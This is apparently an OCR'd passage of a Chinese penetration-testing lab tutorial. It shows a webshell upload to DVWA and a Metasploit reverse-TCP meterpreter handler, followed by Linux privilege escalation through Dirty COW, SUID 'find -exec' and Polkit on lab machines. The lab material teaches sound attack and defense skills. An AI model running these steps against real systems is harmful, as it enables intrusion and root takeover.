
7、结合其他漏洞提权



cure-origin-as-secure=https://192.168.49.2,https://10.1.25.253。稳定性和安全性会有所下降。





中国蚁剑
AntSword 编辑 窗口 调试
192.168.80.139
192.168.80.139
目录列表 (0)
C:/
phpstudy_pro
WWW
DVWA
hackable
uploads
文件列表 (3)
新建
上层
刷新
主目录
书签
C:/phpstudy_pro/WWW/DVWA/hackable/uploads/
读取
名称
日期
大小
属性
1.php
2023-11-29 16:53:58
28 b
0666
6666.exe
2023-11-30 07:46:53
7 Kb
0777
dvwa_email.png
2022-02-15 05:52:35
667 b
0666
任务列表
名称
简介
状态
创建时间
完成时间
上传
6666.exe => C:/phpstudy_pro/WW\
上传成功
2023-11-30 07:46:54
2023-11-30 07:46:54



root@kali: ~
File Actions Edit View Help
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.80.139
lhost ⇒ 192.168.80.139
msf6 exploit(multi/handler) > set lport 5555
lport ⇒ 5555
msf6 exploit(multi/handler) > run
[-] Handler failed to bind to 192.168.80.139:5555:- -
[*] Started reverse TCP handler on 0.0.0.0:5555
"the quieter you become, the mor


Windows Update
6666.exe
6666.exe 已停止工作
Windows 可以联机检查该问题的解决方案。
联机检查解决方案并关闭该程序
关闭程序
隐藏问题详细信息
问题签名:
问题事件名称: BEX64
应用程序名: 6666.exe
应用程序版本: 0.0.0.0
应用程序时间戳: 4bc63c7d
故障模块名称: kernel32.dll
故障模块版本: 6.1.7601.17514
故障模块时间戳: 4ce7c78b
异常偏移: 00000000000aa404

3.Linux 提权实战：脏牛提权、SUID 提权、Polkit 提权实验。


脏牛提权







```
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
msfadmin@metasploitable:~$ su firefart
Password:
firefart@metasploitable:/home/msfadmin# whoami
firefart
firefart@metasploitable:/home/msfadmin# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@metasploitable:/home/msfadmin# _
```


SUID 提权





yz@yz:/home/yz
File Edit View Search Terminal Help
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/passwd
root@98a1a132a72d:/# chmod u+s /usr/bin/find
root@98a1a132a72d:/# find / -user root -perm -4000 -print 2>/dev/null
/bin/mount
/bin/ping
/bin/ping6
/bin/su
/bin/umount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/find
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/passwd
root@98a1a132a72d:/# ls
bin dev home lib64 mnt proc run sbin sys usr
boot etc lib media opt root run.sh srv tmp var
root@98a1a132a72d:/# find / -name 1.php -exec "whoami" \;
root
root@98a1a132a72d:/#


Polkit 提权

